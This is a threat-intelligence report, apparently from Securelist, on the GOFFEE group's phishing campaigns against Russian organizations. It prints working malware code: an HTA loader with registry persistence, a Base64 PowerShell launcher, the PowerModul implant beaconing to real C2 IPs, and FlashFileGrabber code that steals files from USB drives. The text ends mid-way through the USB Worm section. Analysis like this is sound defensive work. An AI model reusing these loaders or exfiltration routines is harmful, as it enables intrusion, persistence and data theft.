GOFFEE continues to attack organizations in Russia

SL securelist.com/goffee-apt-new-attacks/116139/

Authors

Expert Oleg Kupreev

GOFFEE is a threat actor that first came to our attention in early 2022. Since then, we have observed malicious activities targeting exclusively entities located in the Russian Federation, leveraging spear phishing emails with a malicious attachment. Starting in May 2022 and up until summer of 2023, GOFFEE deployed modified Owowa (malicious IIS module) in their attacks. As of 2024, GOFFEE started to deploy patched malicious instances of explorer.exe via spear phishing.

During the second half of 2024, GOFFEE continued to launch targeted attacks against organizations in Russia, utilizing PowerTaskel, a non-public Mythic agent written in PowerShell, and introducing a new implant that we dubbed “PowerModul”. The targeted sectors included media and telecommunications, construction, government entities, and energy companies.

This report in a nutshell:

- GOFFEE updated distribution schemes.
- A previously undescribed implant dubbed PowerModul was introduced.
- GOFFEE is increasingly abandoning the use of PowerTaskel in favor of a binary Mythic agent for lateral movement.


For more information, please contact: intelreports@kaspersky.com

Technical details

Initial infection

Currently, several infection schemes are being used at the same time. The starting point is typically a phishing email with a malicious attachment, but the schemes diverge slightly from there. We will review two of them relevant at the time of the research.

The first infection scheme uses a RAR archive with an executable file masquerading as a document. In some cases, the file name uses a double extension, such as ".pdf.exe" or ".doc.exe". When the user clicks the executable file, a decoy document is downloaded from the C2 and opened, while malicious activity is carried out in parallel.



Акционерное общество

По списку рассылки

E-mail:
ОКПО
ИНН/КПП

30.10.2024 №

На № от

О -2024

Уважаемые руководители!

в с Совместным решением , АО от 22.10.2024 № осуществляет подготовку для обеспечения применения изделий (ориентировочная дата работ – ноябрь 2024 г.).

Направляю на рассмотрение «Программу и методики типовых (контрольных) испытаний », доработанной для применения изделий -2024».

В связи с крайне сжатыми сроками прошу срочно рассмотреть и сообщить о согласовании.


Приложение: Программа и методики… -2024 на 6 л.

С уважением,
И.о. главного конструктора

Начальник конструкторского бюро,


Example of decoy document

The file itself is a Windows system file (explorer.exe or xpsrchvw.exe), with part of its code patched with a malicious shellcode. The shellcode is similar to what we saw in earlier attacks, but in addition contains an obfuscated Mythic agent, which immediately begins communicating with the command-and-control (C2) server.




Malware execution flow v1

In the second case, the RAR archive contains a Microsoft Office document with a macro that serves as a dropper.



Malware execution flow v2



Malicious document with a macro

When a document is opened, scrambled text and a warning image with the message, “This document was created in an earlier version of Microsoft Office Word. For Microsoft Office Word to display the contents correctly, click ‘Enable Content’”, are shown. Clicking “Enable Content” activates a macro that hides the warning image and restores the text through a normal character replacement operation. Additionally, the macro creates two files in the user’s current folder: an HTA and a PowerShell file, and writes the HTA into the registry using the “LOAD” registry value of the “HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows” registry key.

```
1  HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
2  "LOAD"="C:\Users\<USER_NAME>\UserCache.ini.hta"
```

Although the macro itself does not start anything or create new processes, the programs listed in the “LOAD” value of the registry key are run automatically for the currently logged-on user.

```
<html>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
    <body>
        <script>
            var zero = 0;
            var op = "open";
            var app = new ActiveXObject("Shell.Application");

            var doing = function(p1, p2, p3, p4, p5, p6) {
                p1.ShellExecute(p2, p3, p4, p5, p6);
            }

            var user_path = app.NameSpace(0x28).Self.Path;
            var userProfile = "C:\\Users\\user\\";
            var userProfileDouble = userProfile.replace(/\\/g, "\\\\");
            var js_path = userProfile + "UserCacheHelper.lnk.js";
            var content_path = userProfileDouble + "UserCache.ini";

            var arg1 = "/c if not exist \"";
            arg1 = arg1 + js_path;
            arg1 = arg1 + "\" echo ";
            arg1 = arg1 + "var objService = GetObject(\"winmgmts:\\\\\\\\\.\\\\root\\\\cimv2\");";
            arg1 = arg1 + "var objStartup = objService.Get(\"Win32_ProcessStartup\");";
            arg1 = arg1 + "var objConfig = objStartup.SpawnInstance_();";
            arg1 = arg1 + "objConfig.ShowWindow = 0;";
            arg1 = arg1 + "var processClass = objService.Get(\"Win32_Process\");";
            arg1 = arg1 + "var command = \"powershell.exe -c \\\"$raw= Get-Content "+ content_path +";Invoke-Expression $raw\\\"\";";
            arg1 = arg1 + "var result = processClass.Create(command, null, objConfig, 0);";
            arg1 = arg1 + " > " + js_path;

            var emptyS = "";

            var cm = "cmd.exe";
            doing(app, cm, arg1, emptyS, op, zero);

            cm = "cscript.exe";
            doing(app, cm, js_path, emptyS, op, zero);
        </script>
        <script>
            self.close();
        </script>
    </body>
</html>
```

UserCache.ini.hta content

The malicious HTA runs a PowerShell script (PowerModul), but not directly. Instead, it first uses cmd.exe and output redirection to drop a JavaScript file named “UserCacheHelper.lnk.js” onto the disk, and then executes it. Only then does the dropped JavaScript run PowerModul:

1 cmd.exe /c if not exist "C:\Users\user\UserCacheHelper.lnk.js" echo var objService = GetObject("winmgmts:\\\\.\\root\\cimv2");var objStartup = objService.Get("Win32_ProcessStartup");var objConfig = objStartup.SpawnInstance_();objConfig.ShowWindow = 0;var processClass = objService.Get("Win32_Process");var command = "powershell.exe -c \"$raw= Get-Content C:\\Users\\user\\UserCache.ini;Invoke-Expression $raw\"";var result = processClass.Create(command, , objConfig, 0); > C:\Users\user\UserCacheHelper.lnk.js

It is worth noting that “UserCache.ini.hta” and “UserCacheHelper.lnk.js” contain strings with full paths to the files, including the local user’s name, instead of environment variables. As a result, the control keys, as well as the file sizes, will vary depending on the current user’s name.

```
var objService = GetObject("winmgmts:\\\\.\\root\\cimv2");var objStartup =
objService.Get("Win32_ProcessStartup");var objConfig =
objStartup.SpawnInstance_();objConfig.ShowWindow = 0;var processClass =
objService.Get("Win32_Process");var command = "powershell.exe -c \"$raw=
Get-Content C:\\Users\\user\\UserCache.ini;Invoke-Expression $raw\"";var result =
processClass.Create(command, null, objConfig, 0);
```

UserCacheHelper.lnk.js content

The “UserCacheHelper.lnk.js” file launches a PowerShell file named “UserCache.ini”, dropped by the initial macro. This file contains encoded PowerModul.

PowerModul

MD5	60A53D2C653991F086C4E6663D652CF2
SHA1	636814C31B78DD291049029A655238D7ADAFF041
SHA256	BE1D0FAF1C253FAACBA1059971B01D1D646256D7B2E557DA55ED059542AFDBCD
File type	PowerShell
File size	6.66 KB
File name	UserCache.ini

PowerModul is a PowerShell script capable of receiving and executing additional PowerShell scripts from the C2 server. The first instances of this implant's usage were detected at the beginning of 2024. Initially, it was used to download and launch the PowerTaskel implant, and was considered a relatively minor component for launching PowerTaskel. However, its use of a unique protocol, distinct payload types, and a C2 server different from PowerTaskel's led us to classify it as a separate family.

```
$base="W2Vudmlyb25tZW50XTo6Q3VycmVudERpcmVjdG9yeT0kaG9tZTsNCltOZXQuU2Vydmlj
ZVBvaW50TWFuYWdlcl06OlNlcnZlckNlcnRpZmljYXRlVmFsaWRhdGlvbkNhbGxiYWNrID0geyA
kdHJ1ZSB9Ow0KZnVuY3Rpb24gRG93bmxvYWRDb25maWdzIHsNCglwYXJhbSgkR1VQWVRraSkNCg
l0cnkgew0KCQkkbmlyQXBwbiA9IE5ldy1PYmplY3Qgc3lzdGUtLk5ldC5XZWJDbGllbnQ7DQoJC
SRiU1V1a3hjID0gImh0dHA6Ly82Mi4xMTMuMTE0LjExNzo4MCI7DQoJCSRUdU51bVd4ID0gJG5p
ckFwcG4uZG93bmxvYWRTdHJpbmcoIiRiU1V1a3hjL2FwaS9?ZXh0cy8kR1VQWVRraSIpOw0KCQl
Xcm10ZS1Ib3N0ICJEb3dubG9hZENvbmZpZ3M6IiAkVHVOdW1XeDsNCgkJcmV0dXJuICRUdU51bU
d4Ow0KCX0gY2F0Y2ggew0KCQlyZXR1cm4gJycNCgl9DQp9DQpmdW5jdGlvbiBGcm9tQmFzZTY0I
. . . . . .
N1cFBDcVogPSBEb3dubG9hZENvbmZpZ3MgJEdUUFlUa2k7DQoNCgkJd2hpbGUoJHN1cFBDcVogL
WUxICcnKSB7DQoJCQlPZmZsaW51U29ya2VyOw0KCQkJJEpvcW1nSUMgPSBHZXQtUmFuZG9tICI1N
aW5pbXUtIDcgLU1heGltdW0gMjM7DQoJCQlTdGFydC1TbGUlcCAoMzA0ICsgJEpvcW1nSUMpOw0
KCQkJJHN1cFBDcVogPSBEb3dubG9hZENvbmZpZ3MgJEdUUFlUa2k7DQoJCX0NCg0KCQl0cnkgew
0KCQkJJElxSkFkQkEgPSBbeG1sXSRzdXBQQ3FaOw0KCQkJJFJ4allrcEggPSAwOw0KDQoJCQl3a
GlsZSgkdHJ1ZS17DQoJCQkJJEJJUVBXQnAgPSAwOw0KCQkJCSRwRXpqZGUJID0gMDsNCgkJCQlm
b3J1YWNoICgkWkRaUkxCdiBpbiAkSXFKQWRCQS5Db25maWdzLkNvbmZpZykNCgkJCQl7DQoJCQk
JCSRwRXpqZGUJICs9IDE7DQoNCgkJCQkJJEdnZk1GQlogPSBbaW50XUtNYXRoXTo6Rmxvb3IoIC
RSeGpZa3BIIC8gW2ludF0kWkRaUkxCdi5JbnRlcnZhbCk7DQoJCQkJCSRwU1F2dW96ID0gW2lud
F1bTWF0aF06OkZsb29yKCAkUnhqWWtwSCAlIFtpbnRdJFpEWlZMQnYuSW50ZXJ2YWwpOw0KCQ0K
CQkJCQlpZigkR2dmTUZCWiAtbHQgW2ludF0kWkRaUkxCdi5Db3VudFJ1bnMgLWFuZCAkcFNRdnU
veiAtZXEgMCl7DQoJCQkJCQkkTGdqcUhXTCA9IEZyb21CYXNlNjQgJFpEWlZMQnYuTW9kdWxlOw
0KCQkJCQkJdHJ5ew0KCQkJCQkJCU1udm9rZS1FeHByZXNzaW9uKCRMZ2pxSFdMKTsNCgkJCQkJC
X0NCgkJCQkJCWNhdGNoIHt9DQoJCQkJCX0NCg0KCQkJCQlpZigoW2ludF0kWkRaUkxCdi5JbnRl
cnZhbCAgIFtpbnRdJFpEWlZMQnYuQ291bnRSdW5zKSAtbHQgW2ludF0kUnhqWWtwSCl7DQoJCQk
JCQkJCUFdCcCArPSAxOw0KCQkJCQkJCQl9DQoJCQkJJU3RhcnQtU2xlZXAgNjM7DQo
oNCgkJCQlpZihbaW50XSRCSVUQU0JwIC1lcSBbaW50XSRwRXpqZGUJKXsNCgkJCQkJYnJ1YWs7D
QoJCQkJfQ0KDQoJCQkJJFJ4allrcEggKz0gMTsNCgkJCX0NCgkJfQ0KCQ1jYXRjaCB7fQ0KCX0N
Cn0NCmNhdGNoIHt9"; $base64 = [System.Convert]::FromBase64String($base);$cod
e = [System.Text.Encoding]::UTF8.GetString($base64);iex $code; ♪◘
```

UserCache.ini content

In the scheme being described, the PowerModul code is embedded in the "UserCache.ini" file as a Base64-encoded string. The beginning and end of the decoded script are shown in the images below, while the middle section contains a copy of the HTA file, as well as code responsible for dropping the HTA file onto the disk, writing it to the registry, and hiding the file by changing its attributes to "Hidden". Essentially, this code replicates part of the functionality of the VBA macro found in the Word document, except for file hiding, which was not implemented in VBA.

```
[environment]::CurrentDirectory=$home;
[Net.ServicePointManager]::ServerCertificateValidationCallback = { $true };
function DownloadConfigs {
    param($GUPYTki)
    try {
        $nirAppn = New-Object system.Net.WebClient;
        $bSUukxc = "http://62.113.114.117:80";
        $TuNumWx = $nirAppn.downloadString("$bSUukxc/api/texts/$GUPYTki");
        Write-Host "DownloadConfigs:" $TuNumWx;
        return $TuNumWx;
    } catch {
        return ''
    }
}
function FromBase64 {
    param($YxzBWkY)
    try {
        return [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($YxzBWkY));
    } catch {
        return ''
    }
}
function GetId(){
    try{
        $FrnFZIB = $Env:UserName;
        $DiySDwL = $Env:ComputerName;
        $uDWNOSZ = Get-CimInstance Win32_OperatingSystem | Select-Object * | ForEach-Object { $_.SystemDrive };
        $yNoIzod = (Get-WMIObject -Class Win32_Volume -Filter "DriveLetter='$uDWNOSZ'").SerialNumber.ToString("X");
        $GUPYTki = $DiySDwL + "_" + $FrnFZIB + "_" + $yNoIzod;
        $GUPYTkiDecoded = [uri]::EscapeDataString($GUPYTki);
        return $GUPYTkiDecoded;
    }
    catch {
        return '';
    }
}

function OfflineWorker() {
    try{
        $BAeqLer = '';

        if($BAeqLer -ne ''){
            $OWaNWmT = FromBase64 $BAeqLer;
            Invoke-Expression($OWaNWmT);
        }
    }
```

Beginning of PowerModul

```
$GUPYTki = GetId;
while($true){
    $supPCqZ = DownloadConfigs $GUPYTki;

    while($supPCqZ -eq '') {
        OfflineWorker;
        $JoqmgIS = Get-Random -Minimum 7 -Maximum 23;
        Start-Sleep (304 + $JoqmgIS);
        $supPCqZ = DownloadConfigs $GUPYTki;
    }

    try {
        $IqJAdBA = [xml]$supPCqZ;
        $RxjYkpH = 0;

        while($true){
            $BIUPWBp = 0;
            $pEzjdeI = 0;
            foreach ($ZDZVLBv in $IqJAdBA.Configs.Config)
            {
                $pEzjdeI += 1;

                $GgfMFBZ = [int][Math]::Floor( $RxjYkpH / [int]$ZDZVLBv.Interval);
                $pSQvuoz = [int][Math]::Floor( $RxjYkpH % [int]$ZDZVLBv.Interval);

                if($GgfMFBZ -lt [int]$ZDZVLBv.CountRuns -and $pSQvuoz -eq 0){
                    $LgjqHWL = FromBase64 $ZDZVLBv.Module;
                    try{
                        Invoke-Expression($LgjqHWL);
                    }
                    catch {}
                }

                if(([int]$ZDZVLBv.Interval * [int]$ZDZVLBv.CountRuns) -lt [int]$RxjYkpH){
                    $BIUPWBp += 1;
                }
            }

            Start-Sleep 63;

            if([int]$BIUPWBp -eq [int]$pEzjdeI){
                break;
            }

            $RxjYkpH += 1;
        }
```

End of PowerModul

When accessing the C2, PowerModul appends an infected system identifier string to the C2 URL, consisting of the computer name, username, and disk serial number, separated with underscores:

```
1  hxxp://62.113.114[.]117/api/texts/{computer_name}_{username}_{serial_number}
```

The response from the C2 is in XML format, complete with scripts encoded in Base64:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Content-Type: text/plain
Content-Length: 35373
Connection: keep-alive

<Configs>
  <Config>
<Module>ZnVuY3Rpb24gQ3JlYXRlVkJTRmlsZSgkYkJkcmxzRCwgJGlMc1FybVQsIC....==</Module>
<CountRuns>250</CountRuns>
<Interval>1</Interval>
  </Config>
  <Config>
<Module>ZnVuY3Rpb24gUnVuKCl7DQokaWQgPSBnZXQtcmFuZG9tDQokY29kZSA9I...</Module>
```

There is an additional, previously undescribed function in PowerModul, named “OfflineWorker()”. It decodes a predefined string and executes its contents. In the instance shown in the screenshots above, the string to be decoded is empty, and therefore, nothing is executed. However, we have observed cases where the string contained content. An example of the OfflineWorker() function containing the FlashFileGrabber data stealing tool code is shown below:

```
function OfflineWorker() {
try{
    $___offlineFlash = 'ZnVuY3Rpb24gUnVuKCl7DQokaWQgPSBnZXQtcmFuZG9tDQokY29kZSA9IE…….=';

    if($___offlineFlash -ne ''){
        $___flashOfflineDecoded = FromBase64 $___offlineFlash;
        Invoke-Expression($___flashOfflineDecoded);
    }
}
catch{}
}
```

The payloads used by PowerModul include the PowerTaskel, FlashFileGrabber, and USB Worm tools.

FlashFileGrabber

As its name suggests, FlashFileGrabber is designed to steal files from removable media, such as flash drives. We have identified two variants: FlashFileGrabber and FlashFileGrabberOffline.

```
namespace FlashFileGrabberOffline$id
{
    public static class Program$id
    {
        [STAThread]
        public static void Main()
        {
            var vDqDXNzZ = "CacheStore";
            try
            {
                string[] YcXWyfSq = ".txt .doc .docx .xml .xls .xlsx .xlm .pdf .html .rar .zip .7z .jpg .jpe
                string SikIsUws = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
                string lSddMXva = Path.GetTempPath();
                string DSbcUCVt = Environment.CurrentDirectory;
                if (lSddMXva == string.Empty && SikIsUws == string.Empty)
                {
                else if (lSddMXva == string.Empty)
                {
                else if (SikIsUws == string.Empty)
                {

                string jwNjDpCz = Path.Combine(lSddMXva, vDqDXNzZ);

                DBh.DBhInit(SikIsUws);
                bxIIV.bxIIVInit(YcXWyfSq, jwNjDpCz, 200000000);
                foreach (DriveInfo OcHLtVnj in DriveInfo.GetDrives())
                {
                    if (OcHLtVnj.IsReady && OcHLtVnj.DriveType == DriveType.Removable)
                    {
                        bxIIV.OrYbo(OcHLtVnj.Name);
                    }
                }
            }
            catch { }
        }
```

FlashFileGrabberOffline main routine

FlashFileGrabberOffline searches removable media for files with specific extensions, and when found, copies them to the local disk. To accomplish this, it creates a series of subdirectories in the TEMP folder, following the template “%TEMP%\CacheStore\connect\<VolumeSerialNumber>\”. The folder names “CacheStore” and “connect” are hardcoded within the script. Examples of such paths are provided below:

```
1 %TEMP%\CacheStore\connect\62431103\2024\some.pdf
2
3 %TEMP%\CacheStore\connect\62431103\Documents\some.docx
4
5 %TEMP%\CacheStore\connect\62431103\attachment.jpg
6
7 %TEMP%\CacheStore\connect\6c1d1372\Print\resume.docx
```

Additionally, a file named “ftree.db” is created at the path specified in the template, which stores metadata for the copied files, including the full path to the original file, its size, and dates of last access and modification. Furthermore, in the “%AppData%” folder, the “internal_profiles.db” file is created, storing the MD5 sums of the aforementioned metadata. This allows the malware to avoid copying the same files more than once:

```
1  %TEMP%\CacheStore\connect\<VolumeSerialNumber>\ftree.db
2
3  %AppData%\internal_profiles.db
```

The list of file extensions of interest is as follows:

.7z	.kml	.rar
.conf	.log	.rtf
.csv	.lrf	.scr
.doc	.mdb	.thm
.docx	.ods	.txt
.dwg	.odt	.xlm
.heic	.ovpn	.xls
.hgt	.pdf	.xlsm
.html	.png	.xlsx
.jpeg	.pptx	.xml
.jpg	.ps1	.zip

FlashFileGrabber largely duplicates the functionality of FlashFileGrabberOffline, but with one key difference: it is capable of sending files to the C2 server.

```
namespace FlashFileGrabber$id
{
    public static class Program$id
    {
        [STAThread]
        public static void Main()
        {
            var BMLldkZH = "CacheStore";
            OOrtX(BMLldkZH);
            tYYXm(BMLldkZH);
        }

        public static void OOrtX(string BMLldkZH)
        {
            try
            {
                string[] dWWZjlYh = ".txt .doc .docx .xml .xls .xlsx .xlm .pdf .html .rar .zip .7z .jpg .jpeg .png .lo
                string vsWtYbdK = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
                string ymArWgrQ = Path.GetTempPath();
                string YpsTRzCw = Environment.CurrentDirectory;
// [TRUNCATED]
                foreach (DriveInfo QCWRqLyN in DriveInfo.GetDrives())
                {
                    if (QCWRqLyN.IsReady && QCWRqLyN.DriveType == DriveType.Removable)
                    {
                        OCkLG.yHkQp(QCWRqLyN.Name);
                    }
                }

    public static class OHnGO
    {
        public static string iadOHqTp = "http://94.158.247.19:80".TrimEnd('/');
        public static string mkHzIMnL;

        public static void xSqcn(string nQuSbqjU)
        {
            try
            {
                string sbNlwEej = GEXIr.TqudW("C:");
                mkHzIMnL = string.Join("&&", new string[] { Environment.MachineName, Environment.UserName, sbNlwEej }),

                string[] lyDbZYTb = Directory.GetFiles(nQuSbqjU, "*.*", SearchOption.AllDirectories);

                foreach (string vooILlFk in lyDbZYTb)
                {
                    try
                    {
```

FlashFileGrabber's routines

USB Worm

USB Worm is capable of infecting removable media with a copy of PowerModul. To achieve this, the worm renames the files on the removable disk with a random name, retaining their original extension, and assigns them the "Hidden" file attribute. The "UserCache.ini" file, which contains PowerModul, is then copied to the folder with the original file.

```
function SearchDrive(){
